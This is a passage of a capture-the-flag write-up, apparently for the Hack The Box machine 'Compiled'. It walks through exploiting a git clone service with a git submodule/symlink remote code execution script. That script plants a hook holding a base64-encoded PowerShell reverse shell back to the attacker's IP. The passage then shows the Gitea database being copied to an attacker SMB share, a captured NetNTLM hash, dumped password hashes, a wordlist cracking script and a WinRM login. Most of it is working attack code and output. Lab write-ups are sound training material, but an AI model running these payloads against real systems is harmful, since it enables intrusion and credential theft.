            success = 'Your git repository is being cloned for compilation.'
        else:
            error = 'Invalid Git repository URL. It must start with "http://" and end with ".git".'
    return render_template('index.html', error=error, success=success)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

3) Our url is being fetched


Compiled - Code Compiling Services — Mozilla Firefox
richard/Calculator: Yet a
Comparing 2a427a1ebf
Compiled - Code Compiling
10.129.217.42:5000
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
vigneswar@VigneswarPC: /tm

Our Services

C++ Compilation

We offer reliable C++ code compiling services.

C# Compilation

Let us compile your C# projects efficiently.

.NET Compilation

Get your .NET code compiled with precision.

Compile your code

Enter Git Repository URL:

Submit


Your git repository is being cloned for compilation.

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/compiled/Compiled]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.73] from (UNKNOWN) [10.129.217.42] 52525
GET /test.git/info/refs?service=git-upload-pack HTTP/1.1
Host: 10.10.14.73
User-Agent: git/2.45.0.windows.1
Accept: */*
Accept-Encoding: deflate, gzip, br, zstd
Pragma: no-cache
Git-Protocol: version=2
```

Port 7680

Vulnerability Assessment

1) Found a related possible cve in git
https://amalmurali.me/posts/git-rce/




Exploitation

1) Found a exploit

```
#!/bin/bash

git config --global protocol.file.allow always
git config --global core.symlinks true
git config --global init.defaultBranch main

rm -rf hook
rm -rf exploit

git clone http://10.129.217.42:3000/hacker/hook.git
cd hook
mkdir -p y/hooks
cat > y/hooks/post-checkout <<EOF
#!bin/sh.exe
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAG-
UAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0
AC4ANwAzACIALAA0ADQANAA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALg-
BHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAA-
MAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AH-
IAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABl-
AG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATw-
BiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEA-
UwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAH-
MALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0
AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQ-
BjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcA-
ZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAH-
QAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABl-
AHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJA-
BzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsA-
JABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAG-
UAKAApAA==
EOF
chmod +x y/hooks/post-checkout
git add y/hooks/post-checkout
git commit -m "post-checkout"
git push
cd ..

git clone http://10.129.217.42:3000/hacker/exploit.git
cd exploit
git submodule add --name x/y "http://10.129.217.42:3000/hacker/hook.git" A/
modules/x
git commit -m "add-submodule"
printf ".git" > dotgit.txt
```

```
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
git commit -m "add-symlink"
git push
```



Our Services

C++ Compilation

We offer reliable C++ code compiling services.

C# Compilation

Let us compile your C# projects efficiently.

.NET Compilation


Get your .NET code compiled with precision.

Compile your code

Enter Git Repository URL:

Your git repository is being cloned for compilation.


2) Found a db file



```
    Directory: C:\Program Files\Gitea


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/22/2024   8:01 PM                custom
d-----         7/28/2024   6:22 PM                data
d-----         5/22/2024   8:01 PM                log
-a----         5/22/2024   7:42 PM      208024735 gitea.exe


PS C:\Program Files\Gitea> cd data
PS C:\Program Files\Gitea\data> ls


    Directory: C:\Program Files\Gitea\data


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/22/2024   8:08 PM                actions_artifacts
d-----         5/22/2024   8:08 PM                actions_log
d-----         5/22/2024   8:08 PM                attachments
d-----         5/22/2024   8:08 PM                avatars
d-----         7/28/2024   5:46 PM                gitea-repositories
d-----         5/22/2024   8:08 PM                home
d-----         5/22/2024   8:08 PM                indexers
d-----         5/22/2024   8:08 PM                jwt
d-----         5/22/2024   8:08 PM                lfs
d-----         5/22/2024   8:08 PM                packages
d-----         5/22/2024   8:08 PM                queues
d-----         5/22/2024   8:08 PM                repo-archive
d-----         5/22/2024   8:08 PM                repo-avatars
d-----         5/25/2024  10:40 PM                sessions
d-----         5/24/2024   5:32 PM                tmp
-a----         7/28/2024   6:22 PM        2023424 gitea.db


PS C:\Program Files\Gitea\data> cp gitea.db \\10.10.14.73\Temp
PS C:\Program Files\Gitea\data> cp gitea.db \\10.10.14.73\Share
PS C:\Program Files\Gitea\data>
```

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/compiled]
└─$ impacket-smbserver -smb2support Share Share
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.217.42,52558)
[*] AUTHENTICATE_MESSAGE (COMPILED\Richard,COMPILED)
[*] User COMPILED\Richard authenticated successfully
[*] Richard::COMPILED:aaaaaaaaaaaaaaaa:2742229d814cb45c00cee1e8f0e7f686:0101
000000000000821477b0be1da01e475aa800d507c9d0000000000100100063005a004d005200
70004f0042004d000300100063005a004d00520070004f0042004d0002001000480077004300
4c007a00760078006100040010004800770043004c007a007600780061000700080008021477b
0be1da010600040002000000080030003000000000000000000000000000020000087cd7b152313
c8dda9a776c76f29ffe07d6783894f30744afd9ae84647067d350a0010000000000000000000
000000000000000009002000630069006600730002f00310030002e00310030002e0031003400
2e0037003300000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:Share)
```

3) Found hashes




```
sqlite> select name, passwd from user;
administrator|1bf0a9561cf076c5fc0d76e140788a91b5281609c384791839fd6e9996d3bbf5c91b8eee6bd5081e42085ed0be779c2ef86d
richard|4b4b53766fe946e7e291b106fcd6f4962934116ec9ac78a99b3bf6b06cf8568aaedd267ec02b39aeb244d83fb8b89c243b5e
emily|97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1f33621d0d73228fc16
hacker|554474af24b8da674c3f5460acd63e9f8ba63bdfdf16efe87805d80746046f4de36892842c9637e010524a1cff64b03683fd
sqlite>
```

1|administrator|administrator||administrator@compiled.htb|0|enabled|
1bf0a9561cf076c5fc0d76e140788a91b5281609c384791839fd6e9996d3bbf5c91b8eee6bd5081e42
085ed0be779c2ef86d|pbkdf2$50000$50|0|0|0||0|||6e1a6f3adbe7eab92978627431fd2984|
a45c43d36dce3076158b19c2c696ef7b|en-US||1716401383|1716669640|1716669640|0|-1|1|1|0|0|
0|1|0||administrator@compiled.htb|0|0|0|0|0|0|0|0|0||arc-green|0
2|richard|richard||richard@compiled.htb|0|enabled|
4b4b53766fe946e7e291b106fcd6f4962934116ec9ac78a99b3bf6b06cf8568aaedd267ec02b39aeb2
44d83fb8b89c243b5e|pbkdf2$50000$50|0|0|0||0|||2be54ff86f147c6cb9b55c8061d82d03|
d7cf2c96277dd16d95ed5c33bb524b62|en-US||1716401466|1720089561|1720089548|0|-1|1|0|0|0|
0|1|0||richard@compiled.htb|0|0|0|0|2|0|0|0|0||arc-green|0
4|emily|emily||emily@compiled.htb|0|enabled|
97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4d691adfead40330b2aa6aaf1
f33621d0d73228fc16|pbkdf2$50000$50|1|0|0||0|||0056552f6f2df0015762a4419b0748de|
227d873cca89103cd83a976bdac52486|||1716565398|1716567763|0|0|-1|1|0|0|0|0|1|0||
emily@compiled.htb|0|0|0|0|0|0|0|2|0||arc-green|0
6|hacker|hacker||hacker@mail.htb|0|enabled|
554474af24b8da674c3f5460acd63e9f8ba63bdfdf16efe87805d80746046f4de36892842c9637e0105
24a1cff64b03683fd|pbkdf2$50000$50|0|0|0||0|||ad66bfa61ee9a2a6310f42cc00524564|
806d487bd303f8e0163cc8beb9ea0ebd|en-US||1722177380|1722183701|1722177380|0|-1|1|0|0|0|
0|1|0||hacker@mail.htb|0|0|0|0|3|0|0|0|0|unified|arc-green|0

4) Cracked the hash

```
from cryptography.hazmat.primitives import hashes
import binascii
from cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC
```


```
def generate_pbkdf2_hash(password, salt):
    kdf = PBKDF2HMAC(
        algorithm=hashes.SHA256(),
        length=50,  # Adjust length as needed
        salt=salt,
        iterations=50000
    )
    key = kdf.derive(password.encode())
    return key

for password in open('/usr/share/wordlists/rockyou.txt',
encoding='latin-1').read().split():
    salt = binascii.unhexlify('227d873cca89103cd83a976bdac52486')  # Generate a
random salt
    hash =
binascii.unhexlify('97907280dc24fe517c43475bd218bfad56c25d4d11037d8b6da440efd4
d691adfead40330b2aa6aaf1f33621d0d73228fc16')
    hashed_password = generate_pbkdf2_hash(password, salt)
    if hashed_password == hash:
        print(password)
```



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ python3 crack.py
12345678
```

emily:12345678


5) Connected with winrm



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ evil-winrm -i 10.129.3.202 -u emily -p 12345678

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Emily\Documents> cd ..
*Evil-WinRM* PS C:\Users\Emily> cd Desktop
*Evil-WinRM* PS C:\Users\Emily\Desktop> ls


    Directory: C:\Users\Emily\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/29/2024   1:30 AM             34 user.txt


ca*Evil-WinRM* PS C:\Users\Emily\Desktop> cat user.txt
96557d8a94ecd0b1d2a4252756449d06
*Evil-WinRM* PS C:\Users\Emily\Desktop>
```


Privilege Escalation

1) Checked powershell history

